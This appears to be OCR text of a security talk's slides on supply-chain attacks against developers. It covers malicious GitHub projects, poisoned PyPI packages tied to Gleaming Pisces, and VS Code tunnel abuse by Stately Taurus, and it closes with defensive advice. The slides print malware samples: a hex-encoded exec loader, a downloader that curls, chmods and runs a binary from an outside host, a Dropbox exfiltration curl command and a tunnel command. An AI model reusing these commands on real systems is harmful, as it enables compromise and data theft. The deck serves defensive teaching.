Sustainably Stylish, Transparently Yours




Attack Stages


Create or infect a repository with malicious code
User executes malicious npm/project
BeaverTail JavaScript Backdoor
InvisibleFerret Python Backdoor

Apply: Preventing Infection by Malicious GitHub Packages

- Validate all downloaded projects
  - Double-check the trustworthiness and reputation
  - Check for signs of fake accounts
  - Verify the source before installing
- Review the projects' contributors
  - Check for suspicious commits
- Execute untrusted code in a safe environment, such as a VM


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions

Malicious Python Packages


Gleaming Pisces Overview

Gleaming Pisces (AKA Citrine Sleet, AppleJeus)


Multi-platform malware

PyPi code repository

Software developers



Cryptocurrency sector




Python

https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/


Attack Stages

Download malicious Python package

Import package to existing project



Download malware in the background




Change permissions and execute malware


Malicious Packages

Poisoned Python Packages

- real-ids
- coloredtxt
- beautifultext
- minisound

coloredtxt-0.0.1-py3-none-any.whl





```
_names = sys.builtin_module_names
import sys;import shutil;import os;import base64;import io;from time import sleep;
import binascii;exec(binascii.unhexlify(bytes('696d706f72742062696e61736369693b657
```

Hidden Malicious Code


```
platform = sys.platform[0:1]
print(sys.argv[0])
if platform != "w":
    try:
        url = 'https://arcashop.org/boards.php?type=' + platform
        local_filename = os.environ['HOME'] + '/oshelper'
        os.system("curl --silent " + url + " --cookie 'oshelper_session=10237477354732022837433' --output " + local_filename)
        sleep(3)

        os.system("chmod +x " + local_filename)
        os.system(local_filename + " > /dev/null 2>&1 &")
    except ZeroDivisionError as error:
        sleep(0)
    finally:
        sleep(0)
```

PondRAT, a New Malware for Linux


Grant execution permissions

Download malware



Apply: Preventing Malicious Python Packages

- Review the code when installing uncommon packages
- Use a Python virtual environment (“venv”) to reduce likelihood of infecting system-wide Python applications
- Be careful to avoid typos when installing packages
- Monitor Python for suspicious command lines execution
- Install packages from a local PyPi cached server when possible


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions

Case Study: VS Code Abuse by an APT Group

VS Code Abuse by an APT Group Overview

Stately Taurus
(AKA Twill Typhoon, Mustang Panda, Earth Preta)

Government entity in Southeast Asia

Espionage

https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Searching for Indications of Exfiltration


Archiving sensitive files

Exfiltrating to Dropbox

```
curl  -X POST https://content.dropboxapi.com/2/files/upload --header
"Authorization: Bearer <redacted>" --header "Dropbox-API-Arg:
{\"path\":\"/<redacted>.rar\"}" --header "Content-Type:
application/octet-stream" --data-binary <redacted>.rar
```

Tracking Down the Origins

Visual Studio Code
(Signed & Verified)



code.exe tunnel --accept-server-license-terms --no-sleep --name <redacted>

Documentation

Visual Studio Code Docs Updates Blog API Extensions FAQ GitHub Copilot


Developing with Remote Tunnels

Edit

The Visual Studio Code Remote - Tunnels extension lets you connect to a remote machine, like a desktop PC or virtual machine (VM), via a secure tunnel. You can connect to that machine from a VS Code client anywhere, without the requirement of SSH.

Tunneling securely transmits data from one network to another via Microsoft dev tunnels.

This can eliminate the need for source code to be on your VS Code client machine since the extension runs commands and other extensions directly on the remote machine. The extension will install VS Code Server on the remote OS; the server is independent of any existing VS Code installation on the remote OS.



https://code.visualstudio.com/docs/remote/tunnels

Getting a Remote Tunnel to a Machine

Legitimate developer

Attacker is abusing and you got no sufficient protections

Sightings in the Wild?

- PoC: Described in a Medium post in September 2023
  https://medium.com/@truvis.thornton/visual-studio-code-embedded-reverse-shell-and-how-to-block-create-sentinel-detection-and-add-e864ebafaf6d


- There were **no reports of this technique being used in an actual malicious operation** at the time of research!

- Significant rise of reports on incidents where this technique is used were published in recent months.

Live Demo of VS Code Abuse

Apply: Detecting and Preventing VS Code Tunnels

- Limit or block the use of VS Code CLI in the environment
- If applicable, consider limiting access to the VS Code tunnel domains **.tunnels.api.visualstudio[.]com** and **.devtunnels[.]ms**
- Monitor activity where command line contains the strings **code.exe** and **tunnel**
- Monitor process trees where a command line or PowerShell was spawned from a code.exe parent process
- Disable the use of dev tunnels via Group Policy Objects (GPO)


Low-Code Platforms
GitHub
VS Code CLI
Case Studies
Python Packages
Malicious Projects
Malicious Extensions

Key Takeaways

Key Takeaways

- Nation-State threat actors are abusing IDEs to stay under the radar
- Developers are prime targets in organizations
- Humans are still the weakest link: conduct appropriate security awareness training for employees
- Consider applying our recommendations to enhance your security posture and reduce the attack surface

Thank you!

Questions?

CREDITS: includes icons by Flaticon